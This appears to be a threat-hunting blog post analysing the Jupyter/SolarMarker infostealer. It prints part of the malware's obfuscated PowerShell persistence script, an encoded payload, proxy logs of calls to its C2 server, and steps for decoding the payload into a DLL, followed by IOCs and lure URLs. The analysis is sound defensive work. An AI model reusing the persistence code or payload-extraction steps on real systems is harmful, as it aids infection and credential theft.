
8eb783ff741cb8fe6d64d63301ce9302b000aef88fbd868ebb5ca48a7fe60083.exe

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

03E700A0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E700B0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E700C0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E700D0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E700E0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E700F0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70100  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70110  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70120  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70130  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70140  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70150  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70160  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70170  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70180  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70190  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E701A0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E701B0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E701C0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E701D0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E701E0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E701F0  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70200  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70210  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70220  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70230  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
03E70240  99 21 C1 FA A3 71 38 9B 99 21 C1 FA A3 71 38 9B  ™!Áú£q8›™!Áú£q8›
```

At this point, I feel we have a good sense of the initial vector for this. We know a lot based on the Red Canary and Morphisec write-ups, we know that the malware drops and launches a legit program as a red herring in this case Soda PDF, we also know that it drops 2 .txt files in appdata\local\temp, which are really powershell files. The first one decodes the second one, then they delete themselves.

This is because they create persistence in the form of a .cmd file (which launches powershell) it also drops a larger file which is a heavily encoded file that is decoded from the .cmd file.



This PC › Local Disk (C:) › Users › [redacted] AppData › Roaming › Microsoft › UQrd


Name	Date modified	Type	Size
EKzbVcku.cmD	12/12/2020 3:26 PM	Windows Command ...	2 KB
☑ ltTKnAdOjbYXwogEWrRyFZsCDzHUflBSaLVip...	12/12/2020 3:25 PM	File	71 KB

C:\Users\[redacted]AppData\Roaming\Microsoft\UQrd\EKzbVcku.cmD - N...

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
EKzbVcku.cmD
ltTKnAdOjbYXwogEWrRyFZsCDzHUflBSaLVipuGvqxQJMPNckmeh

```
@cmd /c powershell -w hidden -command
"$a9e09b871354fb88241a4e512500e=$env:appdata+
'\microsoft\windows\start
menu\programs\startup\afb3a6c31a6485a37bdda8400aceb.lnk';if
(-not(test-path
$a9e09b871354fb88241a4e512500e)){$a7a1bbf7dc546483e3176c527
ab5a=new-object -comobject
wscript.shell;$a6f9935c59c430be34b0879313309=
$a7a1bbf7dc546483e3176c527ab5a.createshortcut($a9e09b871354
fb88241a4e512500e);$a6f9935c59c430be34b0879313309.windowsty
le=7;$a6f9935c59c430be34b0879313309.targetpath='c:\users\
[redacted]
\appdata\roaming\microsoft\uqrd\ekzbvcku.cmd';$a6f9935c59c4
30be34b0879313309.save();};if((get-process -name '*
powershell*').count -lt 15){$a634ae9aa994df8b2b2968cda101b
```

Ln : 1 Col : 1 Sel : 0 | 0 Windows (CR LF) UTF-8 IN



This PC › Local Disk (C:) › Users › [redacted] AppData › Roaming › Microsoft › UQrd

Name	Date modified	Type	Size
EKzbVcku.cmD	12/12/2020 3:26 PM	Windows Command ...	2
☑ ltTKnAdOjbYXwogEWrRyFZsCDzHUflBSaLVip...	12/12/2020 3:25 PM	File	71


C:\Users\[redacted]ppData\Roaming\Microsoft\UQrd\ltTKnAdOjbYXwog...

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
EKzbVcku.cmD
ltTKnAdOjbYXwogEWrRyFZsCDzHUflBSaLVipuGvqxQJMPNckmeh


```
NAK6ÞQPWlefnwm¨©5PÚHs4QHxtEMyhAX356aF5vcFVDX1NIOGBeb15eU15O
WGpzÑFJn]KøOf68§B14CANtRSQ8;H"'ETXSIETBETX\NAKT/STX[=.tS.x
RS4ACKA1ACKa"ETB'LSI9Q+{db2uHRsbVpA4DLE1aSTXTA2SYNÝŠ/Xk4qN
SlA†nfNAKom?wPUiUQN4/QFJAˆfn9SDLEB2ZnxnQH$LMDLEBAU0Mp]F5Sdj
lM\lNQSWleb1vmWT5PbHs4RH8ñYyxAX‡56aF%vcVVDX1NI_GBeb15eU15O÷
vqzSUBFJnSDC4CA~D1jcV5TLUJ9QHhRUlhebQ47B15RZT1KX1AhaXhAfXtl
bV5NUio8QHRsbVpAdUlaNUB2eWEpXk4qNslAnnd4dl4wPGhUYh4/EMFJAfW
o9SOB2tSUBGSSYN%HdL¹!CAUDC2MpYT4SdhlMX1NQSWlebnwmwV50L:NUL
F2HxtAzhAXs46aB5vcRWDX1NIOGBeb15eNAK15SIy5NAKSYN>%Jn_TBAf'
0jcT5TLMK9QHhRUlheb157SO15DLEZT1KX1AhaXhAfXtl³g4NUio8EMHRs`
VuA
,laDC2SIB2dWEpXk4qNSlAfnd4dl4wPGhUQH4/QFJAfWo9SOB2ZnxnQHdLM
OBAU2MpJv7Sqj1MX1NQQrDdbn)n*W5PfJwISHxpsyhAKETX46fF5vcFVDZ
ETBOIOCheqSOH4eR15OWGpzS=HnSPhA}w3j1V5TMUJ(Q:iRUFSbgDC1457
```

Ln : 1 Col : 1 Sel : 0 | 0 Unix (LF) ANSI IN

Two other interesting things happen during all of this.... 1, the powershell process connects to the C2 per the loaded DLL and even more interesting is that is modifies existing desktop LNK files (shortcuts), keeping the original launch string and then adds an operator to also launch the .CMD file!



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	C
⚠ 12	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 13	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 14	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 15	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 16	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 17	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 18	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 19	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 20	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 21	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 22	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 23	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 24	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 25	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 26	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 27	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 28	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	
⚠ 29	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:2892	
⚠ 30	502	HTTP	91.241.19.110	/	512	no-cac...	text/html; c...	powershell:5332	



PeStudio

Target type: Application

Target location: system32


Target: D"%aPpDAtA%\MiCroSoFt\UQrd\EKzbVcku.cMD"

That's Right! My PEStudio still launches.... along with the malware!


OK, so for a little bit of fun, I'll quickly go over how you can easily decode this malware and extract the malicious DLL.

First, we modify the .CMD file a bit, comment out or remove the [system.reflection.......] line, and remove everything before (and including) the bracket {. Save the file as .ps1 for ease.

Next, we put in a line "Write-Output(Variable being loaded from system.reflection) | Out-File "c:\....."




```
$a634ae9aa994df8b2b2968cda101b='XlNQSWlebnwmWV5PbHs4QHxtYyhAX356aF5vcFVDXlNIOGBeb15eUl5OWGpzQFJnSTBAf
Write-Output($a56f63d629245495bf32eefcf0732) | Out-File "c:\users\[redacted]desktop\decoded.txt"
#[system.reflection.assembly]::load($a56f63d629245495bf32eefcf0732);[z.z]::run()
```



C:\Users\[redacted]Desktop\decoded.txt - Notepad+
File Edit Search View Encoding Language Settir
decoded.txt

```
77
90
144
0
3
0
0
0
4
0
0
0
255
255
0
0
184
0
0
0
0
0
0
0
64
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
```

At this point, this is simple encoding. I've been using CyberChef "From CharCode", Delimiter "Line Feed" "Base 10" to quickly get the DLL at this point.



From Charcode
Delimiter: Line feed
Base: 10

```
77
90
144
0
3
0
0
0
4
0
0
0
255
255
0
0
184
0
0
```

```
MZ..........ÿÿ..¸.......@.........................................º..´ Í!¸.LÍ!This program cannot be run in
DOS mode.

$.......PE..L...sÉÍ_........à..!.................Š1... ........@..
```

Hopefully this helps provide some additional details on this malware, below are the IOCs for this specific example. Happy Hunting!

IOCs From initial writing:
Initial Executable: da2eb36e763ecf1a47532e9f8efeacb7
Malicious DLL: 147666fdb5f64f46a0a0add2cc428ec8
C2: 91.241.19[.]110
Observed Redirect Domains:
dyrepopo[.]gq
feedsterbomiditsign[.]tk
listlypdilaho[.]tk
callnogrenisso[.]tk
selldunlop[.]site
spherdoorgfinversbrookin[.]tk
tioblutrockbarneyprec[.]tk
thiecorbeluno[.]tk

VT Enterprise Hunting Tactics
Icon Hash searching:
PDF page that holds embeeded links to series of redirects:
main_icon_dhash:94148c3333001100
PDF page that holds embeeded links to series of redirects:
main_icon_dhash:94228c3333001100
PDF page that holds embeeded links to series of redirects:
main_icon_dhash:0f0f0307332f3f19
Fake Word Document Icon Hash for dropper file: **main_icon_dhash:64dcd4d2c4c4d0d4**
Fake PDF Document Icon Hash for dropper file: **main_icon_dhash:b2b29696969ef66a**

size:100MB+
Fake PDF Document Icon Hash for dropper April 2021:
main_icon_dhash:b2b29696969ef66a
Fake PDF Document Icon Hash for dropper September 2021:
main_icon_dhash:64e4d4d4e8f4dcd4
March 2022 VirusTotal search for Dropper:**entity:file tag:signed type:peexe size:250MB+ size:270MB- packer:".NET executable"**

YARA Rules:
SolarMarker March 2022 Malicious DLL Detection
SolarMarker 2021 DLL Detection
Suspicious_Powershell_Strings
OpenIOC Rules:
Solarmarker.dat File Creation (OpenIOC)
Suspicious_Porcesses_Writing_to_Startup (OpenIOC)

SIGMA Rules:
Solarmarker.dat File Creation (SIGMA)
Suspicious_Porcesses_Writing_to_Startup (SIGMA)

Updates:

07/29/2021: https://squiblydoo.blog/2021/06/20/mars-deimos-from-jupiter-to-mars-and-back-again-part-two/
Fantastic analysis of the malware by author Squiblydoo
12/22/2020: http://security5magics.blogspot.com/2020/12/december-22-2020-jupyter-malware.html
Observers an update in the Icon switching from Word to PDF. Also, Expert PDF being used as Red Herring installer.

01/06/2020: https://security5magics.blogspot.com/2021/01/jupyter-infostealer-update-january-2021.html
Observes additional lures.
Pulled one of the initial files that gets deleted after running, along with the powershell script that decodes and runs it:

https://app.any.run/tasks/fcd6eeb7-91bb-4e1d-b02d-983bae3786ec#

March 2022 App.Any.Run sandbox run/

Example Observed Lures from google searches:

site:byzcath[.]org "free template"
http://byzcath[.]org/nfl-playoff-bracket-excel-spreadsheet

site:www.braveheartmarine[.]com "free template"
https://www.braveheartmarine[.]com/free-invoice-template-for-handyman

site:prismic-io.s3.amazonaws[.]com "free template"
https://prismic-io.s3.amazonaws[.]com/whatsimdb/0fe19bd3-88a8-4ab5-b451-d78f1be51ef2_free-bbq-tickets-template-word.pdf

site:cdn.shopify[.]com "free template"

site:healingwithclarity.com "free template"
https://healingwithclarity[.]com/platte-county-warrant-list.pdf

site:strikinglycdn.com "free template"
https://uploads.strikinglycdn[.]com/files/18aa0685-0e17-4ea4-b308-1a717e293267/free-template-for-waiver-of-liability.pdf